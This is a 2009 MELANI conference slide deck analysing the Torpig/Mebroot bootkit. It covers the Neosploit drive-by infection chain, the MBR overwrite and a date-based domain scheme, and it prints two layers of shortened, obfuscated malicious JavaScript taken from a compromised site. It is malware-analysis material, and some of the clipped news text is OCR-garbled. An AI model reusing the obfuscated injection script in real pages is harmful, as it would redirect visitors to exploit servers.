



Schweizerische Eidgenossenschaft  
Confédération suisse  
Confederazione Svizzera  
Confederaziun svizra

Melde- und Analysestelle Informationssicherung MELANI

# **Torpig/Mebroot Reverse Code Engineering (RCE)**

Andreas Greulich, MELANI  
Swiss Cyber Storm, 18 April 2009



# Agenda

- Part 1: Introduction (~5')
  - **Infection mechanism** of a new drone
  - **Rendez-vous** mechanism (**DNS** algorithms)
  - **Components** of Mebroot/Torpig
- Part 2: Demo - how to get a copy of unpacked bootkit (~20')
  - **Usermode** vs. **Kernel (Ring0)** debugging
  - Kernel debugger **setup** using VMWare
  - **Static analysis** to find breakpoint for dynamic analysis (using Interactive Disassembler IDA + HexRays decompiler)
  - **Dynamic analysis** to get unpacked bootkit from an infected drone (using Windbg and VMWare)



# Domains For Drive-By Infection (Neosploit)

<http://www.zdnet.de/security/news/0,39029460,39197209,00.htm>

[http://www.pcworld.com/article/151831/researcher\\_finds\\_evidence\\_of\\_massive\\_site\\_compromise.html](http://www.pcworld.com/article/151831/researcher_finds_evidence_of_massive_site_compromise.html)

<http://www.aladdin.com/forms/airc-news-entries/form.aspx?CID=Neosploit>



Security - Sicherheit > News

## Aladdin findet Server mit 200.000 FTP-Passwörtern

Von [Christoph H. Hochstätter](#)  
ZDNet  
07. Oktober 2008, 13:11 Uhr  
[FEEDBACK](#) [Ihre Meinung zum Thema](#)

### Fast 82.000 Websites bereits mit Malware infiziert

Der USB-Dongle-Hersteller [Aladdin](#) hat im Internet einen Server gefunden, auf dem sich über 200.000 FTP-Zugangsdaten für öffentliche Webserver befanden. Der eCrime-Server hatte bei seiner Entdeckung schon etwa 107.000 Zugangsdaten als gültig validiert. Auf 82.000 der kompromittierten Webserver war bereits Malware eingeschleust worden.

Unter den geschädigten Unternehmen befanden sich mehrere Fortune-500-Firmen, darunter auch der [US Postal Service](#) und

MELANI/GovCERT.ch

Melde- und Analysestelle Informationssicherung MELANI

## Researcher Finds Evidence of Massive Site Compromise

Gregg Keizer, Computerworld  
Oct 3, 2008 5:39 pm

Email Print RSS 0 Comments

Buzz up! 4 diggs diggit

28 Yes 0 No

Several criminal gangs have acquired administrative log-in credentials for more than 200,000 Web sites -- including the one used by the [U.S. Postal Service](#) -- and have used the compromised domains to attack unsuspecting users. A researcher at [Aladdin Systems Inc.](#) has

More than a researcher at [Aladdin Systems Inc.](#) has infiltrated a server at [Neosploit](#), a drive-by exploit software such as [Systems Inc.](#)



- eSafe Products**
  - eSafe Gateway
  - eSafe Web
  - eSafe Web SSL
  - eSafe Mail
  - eSafe Modules
  - eSafe Appliances
- eSafe Solutions**
  - eSafe Circumvention Prevention
  - eSafe Secure Surfing for ISPs
  - eSafe Web Threat Analyzer
  - eSafe MCSG for Mobile



eCrime operation exposed - more than 200,000 credentials stolen, 80,000 sites infected

[Find out if your organization was affected](#)


In a coordinated effort led by Aladdin's Attack Intelligence™ Research Center, more than 200,000 credentials that were found on a criminally operated server have been reported to officials. This effort spans more than 80 countries worldwide, and involves law enforcement, and government organizations.

Found in list of credentials are government sites, universities, as well as fortune 500 companies, and leading international and local corporations. Aladdin's Attack Intelligence Research Center has

[Read the full story:](#)  
[ComputerWorld](#), [The Register](#), [ComputerWeekly](#), [SCMagazine](#)



# Neosploit Drive-By, Step 1: Unpatched PC Accesses Compromised Website



**Obfuscated Javascript:** Redirection

DNS-name =  $f(\text{date})$


**Rendez-vous point** for infection:

1 new name all 3 days

Example: dtugidfir.com (Apr 18)






# Step 2: Search For Vulnerabilities






# Step 3: Execution Of Exploit + Reboot



- Exploit executes,
- Wait random time (~20 minutes)
- Copy Bootkit into **unpartitioned part of disk**
- Overwrite Master Boot Record (**MBR**)
- Reboot**




# Step 4: Software Updates (Every Reboot)






# Step 5: Configuration File, Webinjects, Stealing Of Data





# Overview Of Attacker Infrastructure





# Obfuscated Javascript (Shortened), Layer 1

```
Text Hex Cookies Links Parser
<script language="javascript">$("#Z63eZ3dZ222echaZ2572CoZ2564eZ2541Z2574Z25280
)Z255eZ2528Z25270x00Z2527+eZ2573)Z2529);}Z257dZ22;ddZ3dZ22iSxZ2522Z3c)SxZ3ctSxZ3c)^}
+yv8d)K7i7M,Z2522Z2520Z2520Z279kd)K7i7M0-OZ2522Z2520Z2520Z27+m)^}-S]^8d)K7t7MZ3cd)K7
)7MZ3cd)K7i7M9+iSx!-|)K888d)K7i7M6Z2520hQQ9;}^}950Z25265##950Z2522Z2526M+iSxZ2522-|
)K8888d)K7i7M6Z2520h##!!9..#9;}^}950!Z25209Z22;dcZ3dZ22qi89;Z2...
.dZ2527Z25253cZ25255cZ25252fsZ252563rZ252569ptZ2525Z2533Z2565Z2527
;evaZ256cZ2528unZ2565sZ2563Z2561Z2570eZ2528t)Z257dZ253bZ22;Z69f Z28Z64Z6fcuZ6deZ6eZ74
.coZ6fkZ69Z65Z22einZ64eZ780Z66(Z27rf5fZ36Z64sZ27)Z3dZ3d-1)Z7bsc(Z27rf5fZ36dsZ27,2,Z37)
;eZ76al(Z75neZ73cZ61pe(Z64z+Z63zZ2bZ6fp+Z73tZ29Z2bZ27dw(Z64zZ2bZ63z($Z2bZ73t)Z29Z3bZ27
)}elsZ65Z7b$Z3dZ27Z27);functiZ6fZ6e Z73cZ28cZ6emZ2cvZ2ceZ64)Z7bvaZ72
Z65xdZ3dnZ65Z77Z20Z44aZ74Z65Z28);eZ78dZ2eZ73eZ74Z44aZ74Z65(Z65Z78d.gZ65Z74DaZ74e(
)Z2bedZ29;doZ63umeZ6eZ74Z2ecZ6foZ6bZ69eZ3dcnZ6d+Z20Z27Z3dZ27 +escapeZ28vZ29Z2bZ27
;expZ69resZ3dZ27+exZ64.Z74oGZ4dZ54SZ74Z72inZ67());Z7d;";function z(s){r="";for(i=0;i<s.
.length;i++){if(s.charAt(i)=="Z"){s1="%"}else{s1=s.charAt(i)}r=r+s1;}return unescape(r
);}eval(z($));document.write($);</script>
```



# Obfuscated Javascript (Shortened), Layer 2

```
New Tab (1) | New Tab (2) | New Tab (3)
ce="2echa%72Co%64e%41%74%280)%5e%28%270x00%27+e%73)%29);%7d";dd="iSx%22<>Sx<tSx<>^}
+yv8d)K7i7M,%22%20%20'9kd)K7i7M0-0%22%20%20'+m)^-S]^8d)K7t7M<d)K7}7M<d)K7i7M9+iSx!-|
)K888d)K7i7M6%20hQQ9;)^}950%265##950%22%26M+iSx%22-|)K8888d)K7i7M6%20h##!!9..#9;)^}950!
%209";dc="qi89;%229+u|cu0d)K7t7M-t)>wudTqdu89=8t)>wudTqi899+yv8d)K7t7M,%209d)K7t7M-!+d
)K7}7M-t)>wud]%7F~dx89; !+ve~sdy%7F~0S]^8t<><i9kfqb0b-888i;8$:t99;8)Nt9:$9;t9+budeb~0b
+mfqb0t-7vrs)vyb>s%7F)7+fqb0iSx!<";cu="(gwf)d`. . . .9%3b%22;";db="<7`7<7a7<7b7<7c7<7d7
<7e7<7f7<7g7<7h7<7i7<7j79+fqb0~)--ug0Qbbqi8!<%22<#<$<<%26<'<(<)9+fqb0d)--ug0Qbbqi89
+fqb0t)--ug0Tqdu89+d)K7i7M-t)>wudVe||Iuqb89+yv8t)>wudTqi89.#9d)K7t7M-t)>wudTqdu89=8t)
>wudT";cc="%68%3bi%2b%2b)%7btm%3dds%2es%6c%69ce%28%69%2c%69+1%29%3b";de="M+>Sx-|)K88d
)K7}7M;)^}950%22%9M+yv888d)K7t7M:%229.-%2096688d)K7t7M:%229,-)99tSx~)K8d)K7t7M50!%209M
+u|cu0tSx-|)K88d)K7t7M:%26950%22'9M+4-4>bu`|qsu8t<iSx%22;)}Sx;iSx!;tSx;)}Kd)K7}7M=!M;7>s
%7F)79+";dz="%66u%6ecti%6fn%20dw%28t%29%7bca%3d%27%2564o%2563%2575m%65%6e%2574.w%72
%2569%74%2565(%2522%27;ce%3d%27%2522%2529%27;cb%3d%27%253cscr%2569p%74 %256c%61%256eg
%2575%2561g%2565%253d%255c%2522jav%61%257%33%2563%2572%69pt%255c%2522%253e%27;c%63%3d
%27%253c%255c%252fs%2563r%2569pt%25%33%65%27;eva%6c%28un%65s%63%61%70e%28t)%7d%3b";if
(document.cookie.indexOf('rf5f6ds')===-1){sc('rf5f6ds',2,7);eval(unescape(dz+cz+op+st)+
'dw(dz+cz($+st));')}else{$=''};function sc(cnm,v,ed){var exd=new Date();exd.setDate(exd
.getDate()+ed);document.cookie=cnm+'='+escape(v)+';expires='+exd.toGMTString();};
```



